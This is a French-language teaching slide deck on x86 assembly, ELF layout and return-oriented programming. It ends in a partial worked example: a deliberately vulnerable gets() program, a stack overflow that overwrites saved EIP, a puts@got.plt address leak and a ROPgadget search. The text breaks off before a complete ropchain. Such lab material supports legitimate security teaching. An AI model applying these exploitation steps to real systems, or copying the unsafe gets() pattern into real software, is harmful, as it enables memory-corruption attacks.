Pwn like it’s 2007

baguette@hackcess

Menu du chef

~-~ Entrée ~-~

Introduction à l’assembleur Intel x86

Segments et Sections sous ELF x86

~-~ Plat ~-~

Introduction aux Gadgets

Principe du ROP

~-~ Dessert ~-~

Exemple pratique


Assembleur Intel x86

- Est le langage du CPU
- Par conséquent il est le langage le plus bas niveau possible
- Il existe autant d’assembleurs que d’architectures CPU


*: (eq. variable)

Assembleur Intel x86

- 4 registres* pour stocker de la data



- 2 registres pour stocker des pointeurs



Pointeurs

*: (eq. variable)

Assembleur Intel x86

- De registres pour le contexte

cs	ds
ss	…


Segments: Code,
Data, Stack, …

- De 3 registres pour gérer la stack


eip	: Pointe sur la prochaine instruction à exécuter
ebp	: Bottom de la stackframe
esp	: Top de la stackframe

Principe de Stack

- Un morceau de stack est appelé « stackframe »





- La liste des stackframes représente la stack



Principe de Stack

- La stack est une liste gérée en LIFO, elle « monte vers le bas »





Coup d’œil sur l’ISA

```
mov dst, src         : dst = src
lea dst, src         : dst = &src
push src             : esp.push(src)
pop dst              : dst = esp.pop()
call src             : esp.push(eip); eip = src
jmp src              : eip = src
ret                  : eip = esp.pop()
leave                : esp = ebp; ebp = esp.pop()
cmp src1, src2       : cmp(src1, src2)
test src1, src2      : src1 & src2
xor dst, src         : dst ^= src
```

Segmentation ELF x86

- Lorsque l’on charge un programme sur Linux, celui-ci est découpé (segmenté)

- Chaque segment est utile au programme et peut être Readable, Writable et Executable (RWE)

- Ces segments ne sont pas contigus en mémoire !

Segmentation ELF x86

- **PT_PHDR**: Précise l’adresse et la taille de la table de segment

- **PT_INTERP**: Chemin vers le dynamic linker

- **PT_LOAD**: Segment loadable dans la table des segments

- **PT_DYNAMIC**: Info sur le dynamic linking

- **PT_NOTE**: Précise l’adresse et taille d’informations auxiliaires (OS/ABI, version min kernel, ...)

Segmentation ELF x86

- **GNU_EH_FRAME**: Le segment où les exceptions sont gérées

- **GNU_STACK**: Contient les caractéristiques (RW / RWE / RE) de la stack

> *La protection NX (W^X, DEP) permet de rendre la stack soit RW, soit RE.*

> *La protection ASLR permet de randomiser l'adresse de chargement de la stack*

- **GNU_RELRO**: Contient les sections à mettre en RO après les relocations dynamiques

Sections ELF x86 de PT_LOAD

-- Adresses basses (0x00000000) --

.plt: Procedure Linkage Table, utilisée pour appeler les fonctions/procédures externes comme printf@plt

.text: Contient le code source sous forme d’opcode

.rodata: Contient les constantes

-- Adresse hautes (0xffffffff) --

Sections ELF x86 de PT_LOAD

-- Adresses basses (0x00000000) --

.init_array: Liste des constructeurs

.fini_array: Liste des déconstructeurs

.got: Global Offet Table, contient les pointeurs vers les variables globales des libs importées

-- Adresse hautes (0xffffffff) --

Sections ELF x86 de PT_LOAD

-- Adresses basses (0x00000000) --


.got.plt: Comme la GOT, mais pour les fonctions, par exemple printf@got.plt pointe sur printf@libc

.data: Contient les variables initialisées (RW)

.bss: .data mais pour les variables non initialisées


-- Adresse hautes (0xffffffff) --

Vue globale ELF x86



Gadgets..


Un gadget est un chunk mémoire en R+X (par exemple situé dans .text).



payload
redirection

ret / call esp / jmp esp / pop X; jmp X / xchg / …

Principe du ROP



On fait en sorte de contrôler EIP.


Contrôler EIP, c’est contrôler la vie du programme.

On va chaîner des « gadgets » comme si l’on chaînait des caractères

On bypass les protections ASLR et NX

Principe de la Ropchain

La ropchain est la chaîne de gadgets qui constitue l’attaque ROP.



Tools

debuggers:

gdb, gef, pwn-dbg,
gdb-peda

disassembler: gdb,
r2 (+cutter),
IDA, binja, ghidra

fuzzer:
afl,
le votre ?

gadget finder:

ROPGadget, exrop,
ropper, angrop,
objdump, hxd, xxd

symbolic execution:

angr, manticore

Exemple pratique

```c
#include <stdio.h>
#include <stdlib.h>

void vuln (void);

int
main (int argc, char *argv[])
{
        vuln();
        puts(argv[0]);
        return EXIT_SUCCESS;
}

void
vuln (void)
{
        char buffer[64];
        gets(buffer);
}
```

```
$CC -fno-pie -no-pie -fno-stack-protector -m32 $FILE -o vuln
```

Utilisation de puts(3)
Utile pour un leak

Vulnérable

Exemple pratique

```
me@debian:~/pwn$ checksec -f vuln
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   62 Symbols      No      0               2            vuln
```

```
me@debian:~/pwn$ gdb -q ./vuln
Reading symbols from ./vuln...(no debugging symbols found)...done.
(gdb) set disassembly-flavor intel
(gdb) disas vuln
Dump of assembler code for function vuln:
   0x08049174 <+0>:     push   ebp
   0x08049175 <+1>:     mov    ebp,esp
   0x08049177 <+3>:     sub    esp,0x48        ----->  72 = 64 + 8
   0x0804917a <+6>:     sub    esp,0xc         ----->  12
   0x0804917d <+9>:     lea    eax,[ebp-0x48]      }
   0x08049180 <+12>:    push   eax                 }  eax = &buffer
   0x08049181 <+13>:    call   0x8049030 <gets@plt> } gets(eax)
   0x08049186 <+18>:    add    esp,0x10            }
   0x08049189 <+21>:    nop
   0x0804918a <+22>:    leave
   0x0804918b <+23>:    ret
End of assembler dump.
(gdb)
```

Exemple pratique

```
(gdb) disas vuln
Dump of assembler code for function vuln:
   0x08049174 <+0>:   push   ebp
   0x08049175 <+1>:   mov    ebp,esp
   0x08049177 <+3>:   sub    esp,0x48
   0x0804917a <+6>:   sub    esp,0xc
   0x0804917d <+9>:   lea    eax,[ebp-0x48]
   0x08049180 <+12>:  push   eax
   0x08049181 <+13>:  call   0x8049030 <gets@plt>
   0x08049186 <+18>:  add    esp,0x10
   0x08049189 <+21>:  nop
   0x0804918a <+22>:  leave
   0x0804918b <+23>:  ret
End of assembler dump.
(gdb) b *vuln+23
Breakpoint 1 at 0x804918b
(gdb) r < <(python -c "print ‘A’*76 + 'EEEE'")
Starting program: /home/me/pwn/vuln < <(python -c "print 'A’*76 + 'EEEE'")

Breakpoint 1, 0x0804918b in vuln ()
(gdb) x/16x $esp
0xffffd42c:        0x45454545 0xf7fad000 0xf7fad000 0x00000000
0xffffd43c:        0xf7dedb41 0x00000001 0xffffd4d4 0xffffd4dc
0xffffd44c:        0xffffd464 0x00000001 0x00000000 0xf7fad000
0xffffd45c:        0xffffffff 0xf7ffd000 0x00000000 0xf7fad000
(gdb)
```

***vuln<+23>: eip = esp.pop() = ‘EEEE’**

Il y a donc 76 (**0x48** + **4**) bytes à remplir (junk)

push ebp

saved eip	EEEE
saved ebp	AAAA
buffer+59	AAAA
. . .	AAAA
. . .	. . .

esp

Exemple pratique

On décide d'utiliser *puts@got.plt* pour avoir une adresse de la libc

Pour cela on affiche les entrées des relocations dynamiques du programme

```
me@debian:~/pwn$ objdump -R vuln

vuln:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
0804bffc R_386_GLOB_DAT    __gmon_start___
0804c00c R_386_JUMP_SLOT   gets@GLIBC_2.0
0804c010 R_386_JUMP_SLOT   puts@GLIBC_2.0
0804c014 R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0
```

Exemple pratique

On peut même vérifier dans GDB à qui appartient l’adresse:

```
(gdb) x/x 0x0804c010
0x804c010 <puts@got.plt>:     0x08049046
```

Par conséquent nous utiliserons *puts@plt* pour afficher la valeur à l’adresse de *puts@got.plt*

```
me@debian:~/pwn$ objdump -D vuln | grep puts
08049040 <puts@plt>:
 80491a0:       e8 9b fe ff ff          call   8049040 <puts@plt>
me@debian:~/pwn$ objdump -D vuln | grep 8049040
08049040 <puts@plt>:
 8049040:       ff 25 10 c0 04 08       jmp    *0x804c010 ; puts@got.plt
 80491a0:       e8 9b fe ff ff          call   8049040 <puts@plt>
```

Exemple pratique

Comme puts(3) ne prend qu’un argument, il faut pop 1 fois puis ret.


Si nous avions N arguments, nous devrions pop N fois puis ret

```
me@debian:~/pwn$ ROPgadget --binary vuln | grep ".* : pop"
0x08049203 : pop ebp ; ret
